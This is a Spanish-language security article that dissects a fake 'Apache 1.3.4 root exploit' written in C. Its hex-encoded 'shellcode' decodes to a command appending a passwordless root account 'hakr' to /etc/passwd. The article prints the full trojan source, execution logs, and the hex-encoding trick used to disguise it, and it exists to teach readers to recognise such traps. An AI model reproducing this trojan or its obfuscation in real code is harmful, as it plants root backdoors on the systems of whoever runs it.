Descubra FAKE EXPLOIT

Remote Apache 1.3.4 Root Exploit (Linux)

Desde la aparición de buffer overflows y un sinnúmero de diferentes vulnerabilidades más, palabras como: *exploits* [1] y *shellcodes* [2] son escuchadas comúnmente en varios medios.

Pero no todos los exploits hacen lo que deberían hacer, ya que algunos son programados para explotar y, a la vez, ejecutar código arbitrario en el host donde han sido lanzados. Otros, definitivamente, son sólo desarrollados para ejecutar código localmente sin explotar nada, el cual es el caso del que se analizará en seguida.

Con todo, debe aclararse que la mayoría de los exploits sí son desarrollados para explotar alguna vulnerabilidad. Es decir, muy pocos son escritos con shellcodes falsas o algún otro método para ejecutar código localmente.

Fake Exploit. Código fuente:

```
/* remote apache 1.3.4 root exploit (linux) */

#include <stdio.h>
#include <netdb.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

char shellcode[] = \
        "\x65\x63\x68\x6f\x20\x68\x61\x6b\x72\x3a\x3a\x30\x3a"
        "\x30\x3a\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f\x73\x68\x20"
        "\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64";

#define NOP     0x90
#define BSIZE   256
#define OFFSET  400
#define ADDR    0xbffff658
#define ASIZE   2000

int
main(int argc, char *argv[])
{
char *buffer;
int s;
struct hostent *hp;
struct sockaddr_in sin;
if (argc != 2) {
        printf("%s <target>\n", argv[0]);
        exit(1);
  }
buffer = (char *) malloc(BSIZE + ASIZE + 100);
if (buffer == NULL) {
        printf("Not enough memory\n");
        exit(1);
  }
memcpy(&buffer[BSIZE - strlen(shellcode)], shellcode,
        strlen(shellcode));
buffer[BSIZE + ASIZE] = ';';
buffer[BSIZE + ASIZE + 1] = '\0';
hp = gethostbyname(argv[1]);
if (hp == NULL) {
        printf("no such server\n");
        exit(1);
  }
bzero(&sin, sizeof(sin));
bcopy(hp->h_addr, (char *)&sin.sin_addr, hp->h_length);
sin.sin_family = AF_INET;
sin.sin_port = htons(80);
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (s < 0) {
        printf("Can't open socket\n");
        exit(1);
  }
if (connect(s, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
        printf("Connection refused\n");
        exit(1);
  }
printf("sending exploit code...\n");
if (send(s, buffer, strlen(buffer), 0) != 1)
        printf("exploit was successful!\n");
  else
        printf("sorry, this site isn't vulnerable\n");
```

```
printf("waiting for shell.....\n");
if (fork() == 0)
        execl("/bin/sh", "sh", "-c", shellcode, 0);
  else
        wait(NULL);
while (1) { /* shell */ }
```

2.2.-Ejecución del exploit

Primero inicie el servidor web (Apache Web Server [4]):

```
[root@localhost root]# service httpd start
Iniciando httpd:                                    [  OK  ]
[root@localhost root]# echo "HEAD / HTTP/1.0\r\n" | nc localhost 80
| grep
Server:
Server: Apache/2.0.40 (Red Hat Linux)
```

Ahora como usuario normal (UID != 0):

```
[nitrous@localhost fake_exploit]$ gcc apache1.3.4.c -o apache1.3.4
[nitrous@localhost fake_exploit]$ ./apache1.3.4
./apache1.3.4 <target>
[nitrous@localhost fake_exploit]$ ./apache1.3.4 localhost
sending exploit code...
exploit was successful!
waiting for shell.....
sh: line 1: /etc/passwd: Permiso denegado //
```

Esto da mucho en qué pensar. Pero, ¿qué pasa si se apaga el servidor web y solamente se abre el puerto 80/tcp con Netcat [5]? Vea:

```
[root@localhost root]# service httpd stop
Parando httpd:                                      [  OK  ]
[root@localhost root]# netstat -lan | grep :80
[root@localhost root]# nc -l -p 80 -vv &
[1] 23135 listening on [any] 80 ...
[root@localhost root]# netstat -lan | grep :80
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
```

Ahora como usuario normal se ejecuta dicho exploit:

```
[nitrous@localhost fake_exploit]$ ./apache1.3.4 localhost
sending exploit code...
exploit was successful!
waiting for shell.....
sh: line 1: /etc/passwd: Permiso denegado
```

¿Cómo es posible que si el exploit es para Apache 1.3.4 también logre explotar apache 2.0.4 y Netcat?, ¡qué súper exploit!, ¿no le parece?

Pero si dicho exploit es falso, no explota nada, entonces ¿qué ejecuta? Vea las últimas dos líneas del archivo /etc/passwd:

```
[root@localhost fake_exploit]# tail -n 2 /etc/passwd
nitrous:x:500:500:—:/home/nitrous:/bin/bash
lame:x:501:501:—:/home/lame:/bin/bash
```

Ejecute el fake exploit como root:

```
[root@localhost fake_exploit]# ./apache1.3.4 localhost
sending exploit code...
exploit was successful!
waiting for shell.....
```

Vea de nuevo las últimas dos líneas de /etc/passwd:

```
[root@localhost fake_exploit]# tail -n 2 /etc/passwd
lame:x:501:501::/home/lame:/bin/bash
hakr::0:0::/:/bin/sh     —> Usuario: hakr     Password=(null)
....
[lame@localhost lame]$ su hakr
sh-2.05#id
uid=0(root) gid=0(root) grupos=0(root)
```

Entonces, al ejecutar el exploit falso como usuario root, obviamente, éste tiene derecho de agregar una nueva línea al archivo /etc/passwd, pero como usuario normal no. He ahí el significado de la línea cuando es ejecutado por cualquier usuario diferente de root:

```
sh: line 1: /etc/passwd: Permiso denegado
```

Pero, ¿quién o qué introduce esa linea a /etc/passwd?... la shellcode falsa.

Descubra qué es un exploit falso

Método de explotación no creíble

Vea:


```
if (send(s, buffer, strlen(buffer), 0) != 1)
        printf("exploit was successful!\n");
  else
        printf("sorry, this site isn't vulnerable\n");
printf("waiting for shell.....\n");
if (fork() == 0)
        execl("/bin/sh", "sh", "-c", shellcode, 0);
  else
        wait(NULL);
while (1) { /* shell */ }
```

El *send()* solamente envía el contenido de *buffer*, ¡pero en *buffer* hay basura! Los mensajes siguientes se entienden: el *fork()* crea un proceso hijo el cual ejecuta *execl("/bin/sh", "sh", "-c", shellcode, 0);*, pero ¿qué hace esta línea en realidad?

```
[nitrous@localhost nitrous]$ man sh
...
       -c string. If the -c option is present,  then  commands  are
read
from string.
...
```

Entonces, es el equivalente a hacer:

```
#sh -c shellcode
```



El contenido de la shellcode será analizado en el siguiente punto. Finalmente, el último while(1){} no ejecuta nada, solamente se queda ahí haciendo creer el último *printf()*: *printf("waiting for shell.....\n");*

3.2.-Descubra un falso payload (shellcode)

Primeramente note que la 'shellcode' no contiene los OP-CODES: *\xcd\x80* los cuales son equivalentes a: *int $0x80* en lenguaje ensamblador de AT&T SYNTAX. Como el exploit presumía explotar Apache Web Server bajo el sistema operativo Linux, por lo tanto sería improbable que la instrucción *int $0x80* no estuviera, podría suceder, pero no es muy probable.

Para ver qué ejecutaba la shellcode, se hizo lo siguiente:

```
[nitrous@localhost]$ objdump -D ./apache1.3.4 | grep -A 18 shellcode
```

Se nota claramente que las instrucciones en ensamblador no sirven para explotar nada, entonces, que hace dicha shellcode? Solamente es necesario imprimir la shellcode como string: *printf("%s",shellcode)*, lo cual imprime:

```
[nitrous@localhost fake_exploit]$ ./printshellc
echo hakr::0:0::/:/bin/sh >> /etc/passwd
```

Entonces, es lo mismo que declarar la shellcode en el fake exploit de esta manera:

```
char shellcode[]="echo hakr::0:0::/:/bin/sh >> /etc/passwd";
```

Para despistar, cada caracter fue representado con su valor hexadecimal, lo cual es muy simple. Para este ejemplo se utiliza un pequeño código (char2hex [6]):

```
[nitrous@localhost]$ gcc char2hex.c -o char2hex
[nitrous@localhost]$ ./char2hex "echo hakr::0:0::/:/bin/sh >> /etc/passwd"
```

```
[0x65] [0x63] [0x68] [0x6f] [0x20] [0x68] [0x61] [0x6b] [0x72] [0x3a]
[0x3a]
[0x30] [0x3a] [0x30] [0x3a] [0x3a] [0x2f] [0x3a] [0x2f] [0x62] [0x69]
[0x6e]
[0x2f] [0x73] [0x68] [0x20] [0x3e] [0x3e] [0x20] [0x2f] [0x65] [0x74]
[0x63]
[0x2f] [0x70] [0x61] [0x73] [0x73] [0x77] [0x64]
```

Cada uno de estos valores hexadecimales es exactamente igual a cada OPCODE obtenido en la salida de objdump.

Declaraciones en el código:

```
#define NOP     0x90
#define BSIZE   256
#define OFFSET  400
#define ADDR    0xbffff658
#define ASIZE   2000
```

¿En qué parte del código se utilizaron NOP, OFFSET, ADDR? No están en ninguna parte, quizás se copió el código incompleto y por eso no funciona.

PARA ENTENDER UN EXPLOIT

Pues aunque es fácil ser engañado (sin excepción de personas), existen exploits que en verdad son reales, pero también tienen un "regalo sorpresa". Aunque este exploit, analizado, ¡definitivamente es muy obvio!

Es bueno leer e intentar entender el código de un exploit, ya que así pueden aprenderse diferentes métodos de explotación y a la vez darse cuenta si se aprovechan de la ignorancia de quien ejecuta el exploit. Así que si usted ejecutó este exploit como root, remueva la entrada del usuario 'hakr' en el archivo /etc/passwd.

LINK

[1] Exploits. Código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios. Un buen número de exploits tiene su origen en conjuntos de fallas similares. Algunos de los grupos de vulnerabilidades más conocidos son:
De desbordamiento de pila o buffer overflow.
De condición de carrera (race condition).
De error de formato de cadena (format string bugs).
De Cross Site Scripting (XSS).
De inyección SQL (SQL injection).
es.wikipedia.org

[2] Payloads. "... The part of code which allows us to execute arbitrary code is known as
payload... A payload that spawns you a shell is known as a shellcode..."
www.phrack.org/phrack/62/p62-0x07_Advances_in_Windows_Shellcode.txt

[3] Apache1.3.4.c www.danitrous.org/papers/nitrous/apache1.3.4.c

[4] Apache Web Server www.apache.org

[5] Netcat www.l0pht.com

[6] char2hex www.danitrous.org/code/nitrous/misc/char2hex.c